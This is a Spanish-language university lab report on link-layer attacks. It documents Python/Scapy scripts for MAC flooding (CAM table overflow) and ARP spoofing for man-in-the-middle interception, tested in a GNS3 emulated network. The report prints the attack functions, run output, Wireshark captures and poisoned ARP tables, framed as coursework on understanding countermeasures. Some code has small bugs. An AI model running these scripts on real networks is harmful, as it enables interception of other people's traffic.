# Documentación proyecto 1 – Ataques capa de enlace

1st Santiago Chaparro
*Departamento de Ingeniería de Sistemas*
Pontificia Universidad Javeriana
Bogotá, Colombia
santiagochaparro@javeriana.edu.co

2nd Stiven González
*Departamento de Ingeniería de Sistemas*
Pontificia Universidad Javeriana
Bogotá, Colombia
stiven_gonzalez@javeriana.edu.co

3rd Nicolás Miranda
*Departamento de Ingeniería de Sistemas*
Pontificia Universidad Javeriana
Bogotá, Colombia
nicolasmiranda@javeriana.edu.co

***Abstract:*** This article specifically shows all the components that were used for the correct development of the CAM table overflow attack and MAC spoofing, describing the classes and methods that were used and a test scenario to show the operation.

***Keywords****-Link layer, MAC flooding, MAC spoofing, Man in The Middle attack.*

## I. INTRODUCCIÓN

En el presente proyecto, se pretende poner en práctica todos los conceptos aprendidos sobre ataques a nivel de la capa de enlace y de esta forma poder explotar las vulnerabilidades de esta capa. En particular, los ataques que se implementaron en la herramienta fueron el de inundación de direcciones MAC sobre una red LAN y la suplantación de una dirección MAC.

## II. MARCO TEÓRICO

### A. *Inundación MAC*

Es una técnica en la cual el ataque pretende colapsar la tabla CAM (Content Addressable Memory) la cual es utilizada para la conmutación a nivel de capa de enlace y de esta forma el atacante se conecta a los puertos del switch [1]. Posteriormente, se empieza a enviar direcciones MAC aleatorias con el fin de llenar la capacidad de la tabla CAM y en este punto, el switch se empieza a comportar como un hub [2] y el atacante podrá ver todo el tráfico que viaje por todos los puertos, logrando interceptar paquetes que sean de importancia para él [3].

### B. *Suplantación MAC*

En este ataque se cambia la dirección MAC de un dispositivo de red a otro diferente [4]. Esto permite suplantar a otra computadora que se encuentra en la misma red y hacer que el tráfico que se envía al objetivo primero pase por el dispositivo del atacante que suplantó la dirección MAC, haciendo pasar como el usuario legítimo y enviar tramas y paquetes falsificados al objetivo [5]. Lo anterior, es un ataque MiTM (de hombre en el medio), donde se intercepta la comunicación entre dos hosts y la máquina atacante puede cambiar, eliminar o crear información enviada por uno de los hosts legítimos y enviarla sin que el remitente se entere de lo que ha pasado [6]. para que suceda lo anteriormente descrito, el atacante envía mensajes ARP falsificados con el fin de vincular su dirección MAC con la IP de un equipo legítimo en la red [4].

## III. DESARROLLO

Para el desarrollo de la herramienta, el lenguaje de programación que se decidió fue Python, ya que incluía una biblioteca llamada *Scapy* que es de utilidad para enviar, espiar y falsificar paquetes de red [7].

En primer lugar, se usó GNS3 para simular la red, en la cual, hay 3 host, uno es el servidor FTP, otro es el cliente y el último es el atacante como se puede observar en la figura 1.





*Figura 1. Red emulada usando GNS3.*

Para la implementación de la herramienta se crearon dos scripts, uno *mac-flooding.py* para realizar la inundación de la tabla CAM y el otro *mac-spoofing.py* para realizar la suplantación de las direcciones MAC.

## IV. MÉTODOS

### A. *Mac-flooding.py*

Para este script se implementó dos métodos el primero se presenta en figura 2 y básicamente genera las direcciones MAC de manera aleatoria dejando fijo los 2 primeros bloques.

```
def generar_mac_aleatorias():
    return ( "52:54:00:%02x:%02x:%02x" % ( random.randint(0, 255), random.randint(0, 255), random.randint(0, 255)) )
```

*Figura 2. Método generar_mac_aleatoria().*

Por otro lado, en la figura 3 se describe el método *inundar_tabla_cam()* que toma como parámetro el número de direcciones MAC que se van a enviar y con la biblioteca *Scapy* se crean los paquetes ARP gratuitos y la trama ethernet que va a ser enviada por la red.

```
def inundar_tabla_CAM( cantidad_mac ):
    arp_gratuito = scapy.ARP()
    destino = scapy.ARP().psrc
    ethernet = scapy.Ether()

    arp_gratuito.hwdst = "ff:ff:ff:ff:ff:ff"

    ethernet.dest = arp_gratuito.hwdst
    ethernet.type = 2054

    arp_gratuito.psrc = scapy.ARP().psrc
    arp_gratuito.op = 2
    arp_gratuito.pdst = arp_gratuito.psrc

    arp_gratuito.pdst = "255.255.255.255"

    for i in range(cantidad_mac):
        arp_gratuito.hwsrc = str(generar_mac_aleatorias())
        ethernet.src = arp_gratuito.hwsrc

        print(arp_gratuito.summary())

        paquete = ethernet/arp_gratuito
        scapy.sendp(paquete)
```

*Figura 3. Método inundar_tabla_cam().*

En la figura 4 se describe el método *main()* donde se agrega la opción de pasar por argumento la interfaz de red y el número de direcciones MAC a generar aleatoriamente donde por defecto son 500.

```
def main():

    parser = argparse.ArgumentParser(description = "Inundación tabla CAM")

    parser.add_argument('-i', '--interface', default='eth0', help='Nombre de la interfaz')
    parser.add_argument('-n', '--numero', type=int, default=500, help="Número de dirrecciones MAC a generar aleatoriamente')

    argumentos = parser.parse_args()

    try:
        cantidad_direcciones_mac = int(argumentos.numero)
        inundar_tabla_CAM(cantidad_direcciones_mac)
    except ValueError as error:
        print("Error: {0}".format(error))
        return 1

    return 0
```

*Figura 4. Método main().*

## B. *Mac-spoofing.py*

El método *arpSpoofing()*, se describe en la figura 5 el cual toma como parámetro la dirección IP del cliente y la dirección IP del servidor. Se decidió utilizar semáforos para la concurrencia al momento de obtener las direcciones MAC del cliente y del servidor, y de esta forma, evitar las condiciones de carrera. Luego se procede a realizar la respuesta que se va a enviar al cliente y crear el paquete ARP. Del mismo modo, se procede con el servidor para enviar la respuesta y crear el paquete ARP.

```
def arpSpoofing(ipCliente, ipServidor):
    semaphore()
    macCliente=obtenerMac(ipCliente)
    freeSemaphore()
    semaphore()
    macServidor=obtenerMac(ipServidor)
    freeSemaphore()
    arpRespuestaACliente=scapy.ARP()
    arpRespuestaACliente.pdst=ipCliente
    arpRespuestaACliente.hwdst=macCliente
    arpRespuestaACliente.psrc=ipServidor
    arpRespuestaACliente.op=2
    ethernet=scapy.Ether()
    ethernet.src=arpRespuestaACliente.hwsrc
    ethernet.dst=arpRespuestaACliente.hwdst
    ethernet.type=2054
    fusion=ethernet/arpRespuestaACliente
    semaphore()
    scapy.sendp(fusion, iface=nombreInterfaz)
    freeSemaphore()
    arpRespuestaAlServidor=scapy.ARP()
    arpRespuestaAlServidor.op=2
    arpRespuestaAlServidor.pdst=ipServidor
    arpRespuestaAlServidor.psrc=ipCliente
    arpRespuestaAlServidor.hwdst=macServidor
    ethernet.src=arpRespuestaAlServidor.hwsrc
    ethernet.dst=arpRespuestaAlServidor.hwdst
    fusion=ethernet/arpRespuestaAlServidor
    semaphore()
    scapy.sendp(fusion, iface=nombreInterfaz)
    freeSemaphore()
```

*Figura 5. Método arpSpoofing().*

En la figura 6 se describe el método *manInTheMiddle* en el que se interceptan los paquetes entre el cliente y el servidor, haciendo uso de la biblioteca Scapy.

```
def manInTheMiddle():
    scapy.sniff(filter="arp",prn=uploadPacket, count=1, iface=nombreInterfaz)
```

*Figura 6. Método manInTheMiddle().*

# V. ESCENARIO DE PRUEBA Y LIMITACIONES

## A. *MAC flooding*

Una limitación fue el uso GNS3, que por la imagen del switch, aceptaba solamente 292 direcciones MAC en la tabla, por lo que nunca se llegaba a desbordar, así no llego a comportar como hub, sin embargo, se toma la captura del

tráfico con Wireshark, con lo cual se puede observar, que se envían mensajes ARP al switch.

La figura 7 muestra la red que se utilizó en GNS3 donde solo se tiene 1 host y el switch para mayor practicidad en la configuración de la topología.





*Figura 7. Método manInTheMiddle().*

La figura 8 muestra el script *mac-flooding.py* ejecutándose y al mismo tiempo la consola del switch en GNS3 donde se observa que la tabla CAM ya se ha llenado y existen 292 direcciones MAC.




*Figura 8. Script ejecutando y consola del switch.*

En la figura 9 se observa la captura de paquetes ARP usando el software Wireshark.





*Figura 9. Captura paquetes usando Wireshark.*

## B. *MAC spoofing*

Para realizar el ataque del hombre en el medio se debía enviar paquetes, por lo que se creó el servidor FTP, y se intentó a través de una red virtual en Hamachi, pero al momento de poner en práctica la suplantación tanto el servidor como el cliente no se pudo realizar por razones desconocidas, posiblemente una restricción que maneja Hamachi para este tipo de ataques.

En la figura 10 se observa la selección de interfaz de red con la que se va a trabajar y la dirección IP tanto del cliente como del servidor.




```
C:\Users\santy\Desktop>python arp.py
Seleccionar interfaz sobre el que quiere realizar el ataque

Opcion # 0  : Adapter for loopback traffic capture  de mac  ff:ff:ff:ff:ff:ff
Opcion # 1  : Wi-Fi  de mac  44:6d:57:c7:61:8c
Opcion # 2  : NdisWan Adapter  de mac  ff:ff:ff:ff:ff:ff
Opcion # 3  : Conexión de área local* 2  de mac  44:6d:57:c7:61:8f
Opcion # 4  : Ethernet  de mac  e8:40:f2:95:65:0c
Opcion # 5  : NdisWan Adapter  de mac  ff:ff:ff:ff:ff:ff
Opcion # 6  : NdisWan Adapter  de mac  ff:ff:ff:ff:ff:ff
Opcion # 7  : Conexión de área local* 1  de mac  44:6d:57:c7:61:8e
Digitar el numero correspondiente a la interfaz
1
Seleccionar opcion
1.Inundar tabla CAM
2.Ataque de hombre de una conexion determinada
3.Ataque del hombre en el medio interceptando ARP requests
2
Ingresar la direccion ipv4 del cliente
192.168.39.184
Integrasar la direccion ipv4 del servidor
192.168.39.1
```

*Figura 10. Script mac-spoofing().*


En la figura 11 se observa el envío de paquetes al servidor y al cliente de manera sincrónica.



```
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
.
Sent 1 packets.
```

*Figura 11. Envío y recepción de paquetes.*

En la figura 12 se observa la captura con el Wireshark con paquetes falsificado enviamos por el atacante y dirigidos al cliente.



```
No.  Time  Source  Destination  Protocol  Length  Info
11748 94.011205  138.128.137.76  192.168.39.184  UDP  102 50002 → 53515 Len=60
11749 94.013171  138.128.137.48  192.168.39.184  UDP  248 50002 → 56263 Len=206
11750 94.013196  138.128.137.48  192.168.39.184  UDP  248 50002 → 56263 Len=206
11751 94.021119  138.128.137.48  192.168.39.184  UDP  244 50002 → 56263 Len=202
11752 94.021143  138.128.137.48  192.168.39.184  UDP  244 50002 → 56263 Len=202
11753 94.057195  138.128.137.48  192.168.39.184  UDP  232 50002 → 56263 Len=190
11754 94.057237  138.128.137.48  192.168.39.184  UDP  232 50002 → 56263 Len=190
11755 94.068680  138.128.137.100  192.168.39.184  UDP  102 50002 → 55316 Len=60
11756 94.068707  138.128.137.100  192.168.39.184  UDP  102 50002 → 55316 Len=60
11757 94.074128  138.128.137.48  192.168.39.184  UDP  232 50002 → 56263 Len=190
Total Length: 218
Identification: 0x59a3 (22947)
Flags: 0x4000, Don't fragment
Fragment offset: 0
Time to live: 52
Protocol: UDP (17)
Header checksum: 0xefa6 [validation disabled]
[Header checksum status: Unverified]
Source: 138.128.137.48
Destination: 192.168.39.184
```

*Figura 12. Captura Wireshark falsificación paquetes.*

En la figura 13 se observa por cada dirección IP su correspondiente dirección MAC antes de la realización del ataque de suplantación de MAC.

```
Interfaz: 192.168.39.184 --- 0x5
  Dirección de Internet          Dirección física      Tipo
  192.168.39.1          44-6d-57-c7-61-8c     dinámico
  192.168.39.109        44-6d-57-c7-61-8c     dinámico
  192.168.39.255        ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático
```

En la figura 14 se observa el cambio de la MAC en la dirección IP 192.168.39.1 y 192.168.39.109, luego de ya hecho el ataque del hombre en el medio.

```
Interfaz: 192.168.39.184 --- 0x5
  Dirección de Internet          Dirección física      Tipo
  192.168.39.1          34-21-09-51-1e-68     dinámico
  192.168.39.109        70-c9-4e-b7-ce-83     dinámico
  192.168.39.255        ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático
```

*Figura 14. Tabla MAC después de la suplantación.*

## VI. CONCLUSIONES

Para finalizar, se logró identificar las vulnerabilidades de seguridad que se presentan en la capa de enlace y dos de los ataques más realizados los cuales son el de MAC spoofing y CAM table overflow. Es de vital importancia entender cómo se realiza un ataque para tener claras las contramedidas a tomar en caso de que se presente algún incidente de seguridad en la red.

## VII. BIBLIOGRAFÍA


1 H. Altunbasak, «Securing Layer 2 in Local Area Networks,» *4th International Conference on Networking*, p. 7, 2005.

2 A. Kotkar, «Network Attacks and Their Countermeasures,» *International Journal of Innovative Research in Computer and Communication Engineering*, vol. 1, nº 1, p. 5, 2013.

3 A. Mason, «CCNP Security Secure 642-637 Quick Reference: Cisco Layer 2 Security,» 15 Marzo 2011. [En línea]. Available: https://www.ciscopress.com/articles/article.asp?p=1681033&seqNum=2.

4 A. Hegde, «MAC Spoofing Detection and Prevention,» *International Journal of Advanced Research in Computer and Communication Engineering*, vol. 5, nº 1, p. 4, 2016.

5 Cisco, «Layer 2 Security Features on Cisco Catalyst Layer 3 Fixed Configuration Switches Configuration Example,» 17 January 2017. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/switches/catalyst-3750-series-switches/72846-layer2-secftrs-catl3fixed.html.

6 M. Conti, «A Survey of Man In The Middle Attacks,» *IEEE Communications Surveys & Tutorials*, vol. 18, nº 3, p. 26, 2016.

7 P. Biondi, «Scapy,» [En línea]. Available: https://scapy.net/.